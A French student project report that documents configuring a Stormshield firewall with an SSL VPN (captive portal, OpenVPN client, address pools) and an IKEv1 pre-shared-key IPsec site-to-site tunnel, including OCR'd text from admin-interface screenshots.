


SAÉ Cyber 4.0 Sécurisation d'un SI

De plus, il est nécessaire d'activer le portail captif du firewall SNS pour permettre aux utilisateurs se connectant via VPN SSL d'y accéder. Ce portail offre également la possibilité de récupérer la configuration VPN.



Ensuite il y a des configuration sur le stormshield a faire pour permettre au bon fonctionnement du VPN :



UDP_SSL et TCP_SSL sont des objets que j'ai créé, si un client se connecte à l'aide du protocole UDP alors il lui sera attribué la pool d'adresse ip en 192.168.3.X en revanche si il se connecte en TCP, alors il lui sera attribué une adresse en 192.168.4.X

Le protocole TCP est moins rapide mais plus sécurisé, il est préférable de l'utiliser pour notre cas tandis que UDP est beaucoup plus rapide mais moins sécurisé.

Ensuite je rajoute quelque règle de filtrage et de nat pour éviter que le fw bloque :

SAÉ Cyber 4.0 Sécurisation d'un SI

2

on

pass

UDP_SSL
TCP_SSL
via SSL VPN tunnel

Firewall_in

http

IDS

Created on 2024-04-04 13:58:17 by admin (192.168.1.101)

1

on

UDP_SSL
TCP_SSL
interface: sslvpn

Internet
interface: out

Any

Firewall_out


epheme

Any


Created on 2024-0...

Client OpenVPN :

Pour que la connexion puisse s'établir on installe un client avec OpenVPN, ensuite on se connecte au portail afin de récupérer le fichier de configuration ovpn :




Ensuite on s'authentifie et on récupère le fichier :




Puis on l'upload :

SAÉ Cyber 4.0 Sécurisation d'un SI



Une fois uploader l'adresse du serveur se met automatiquement, nous n'avons plus qu'à entrer l'utilisateur et le mot de passe afin de s'authentifier, puis la connexion se crée :



Tâche 13 Configuration d'un VPN IPSEC site à site (5,25 points)

Liste des personnes impliquées avec pourcentage de répartition	
Yanis ZERRAR	100 %

Estimation du temps passé sur cette tâche en heure-homme : 5h

Objectif : Mettre en place un VPN IPSEC entre vos deux sites

Vous commencerez par mettre en place un tunnel VPN IPSEC simple entre vos deux LANs, une fois testé et validé, vous mettrez en place un VPN utilisant les Virtual Tunneling Interface (VTI) pour relier dans un seul tunnel vos 4 réseaux (LAN A, DMZ A, LAN B et DMZ B).

Sous-tâches	Evaluation prof
Mettez en place un tunnel VPN entre vos deux LANs	
Testez et faites valider	
Mettez en place un tunnel entre tous vos réseaux en utilisant les VTI	
Testez et faites valider	
Utilisation des certificats pour l'authentification des SNSs	
Testez et faites valider	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)

SAÉ Cyber 4.0 Sécurisation d'un SI
d'écrans de la configuration Stormshield et des clients, etc.)

STORMSHIELD

SN210W

FW_A
3.11.20

admin
Lecture seule
Accès restreint aux logs

Actualiser

Configurer le service VPN IPSec

Politiques

Rechercher...

☐ Cacher les tunnels établis pour n'afficher que les politiques présentant des problèmes

Etat	Nom du réseau local	Nom de la passerelle...	Sens	Nom de la passerelle...	Nom du réseau dist...	Durée de...	ID
Politique: none	rfc5735_loopback		← in		any		0
Politique: none	rfc5735_loopback		→ out		any		0
✓ 1 Tunnel(s)	Network_in	Firewall_out	→ out	Firewal_B	Network-in-B		16385
✓ 1 Tunnel(s)	Network_in	Firewall_out	← in	Firewal_B	Network-in-B		16386

Tunnels

☐ N'afficher que les tunnels correspondant à la politique sélectionnée

Nom de la passerelle lo...	Nom de la passerelle di...	Durée de vie	Octets sortants	Octets entrants	Etat	Chiffrement	Authentic...
Firewall_out	Firewal_B	4m consommée(s) ...	864 o	--	mature	aes-cbc	hmac-sha256

mercredi 10 avril 2024

Établissement de la connexion VPN IPSec

Texte recherché

Ajouter

Supprimer

Monter

Descendre

Couper

Copier

Coller

Ligne	Etat	Réseau local	Correspondant	Réseau distant	Profil de chiffrement	Keepalive	Commentaire
1	on	Network_in	Site_Firewal_B_cle	Network-in-B	StrongEncryption	30	

Configuration du VPN IPsec Firewall A

VPN IPSec site à site :

Pour établir un VPN site à site, nous avons fait la même configuration sur les deux firewalls. Nous avons créé des clés utilisant la version IKEv1 (Internet Key Exchange v1) avec une clé PSK afin de chiffrer la liaison.

SAÉ Cyber 4.0 Sécurisation d'un SI

←

>

🏠

☆

87.10.10.129

🔄

🔖

📄

☰

FW_B@87.10.10.129 Ad...

+

🕒 Barre de favoris

STORMSHIELD

SN210W

FW_B
3.11.20

admin

Lectures/Ecriture

Accès complet aux logs (données personnelles)

🔧 CONFIGURATION

🌐 OBJETS RÉSEAU

👤 UTILISATEURS ET GROUPES

📊 SUPERVISION

Rechercher...

Matériel / Haute Disponibilité

Système

Interfaces

QoS

Machines

Utilisateurs

Connexions

Routing

DHCP

Tunnels VPN SSL

Tunnels VPN IPsec

Listes noires / listes blanches

TUNNELS VPN IPSEC

Actualiser

Configurer le service VPN IPsec

Politiques

🔍 Rechercher...

☐ Cacher les tunnels établis pour rafficher que les politiques présentant des problèmes

Etat	Nom du réseau local	Nom de la passerelle locale	Sens	Nom de la passerelle distante	Nom du réseau distant	Durée de ...	ID
Politique: none	ric5735_loopback		← in		any		0
Politique: none	ric5735_loopback		→ out		any		0
2 Tunnel(s)	Network_in	Firewall_out	→ out	FW_OUT_A	Network-in-A		16385
2 Tunnel(s)	Network_in	Firewall_out	← in	FW_OUT_A	Network-in-A		16386

Tunnels

☐ N'afficher que les tunnels correspondant à la politique sélectionnée

Nom de la passerelle locale	Nom de la passerelle distante	Durée de vie	Octets sortants	Octets entrants	Etat	Chiffrement	Authentifica...
Firewall_out	FW_OUT_A	11m consommée(s)...	10 05 Ko	4 54 Ko	maint...	aes-cbc	hmac-sha256
Firewall_out	FW_OUT_A	59m consommée(s)...	11 61 Ko	3 76 Ko	dying	aes-cbc	hmac-sha256

🏠 🔍 📄 ⌂ ⏪ ⏩

🔧 ⚙️

FR 🌐 🖨️ 🗑️ 🗨️ 📶 85% 🔋 16:33 Mer, 10/04

Ci-dessus, les paquets échangés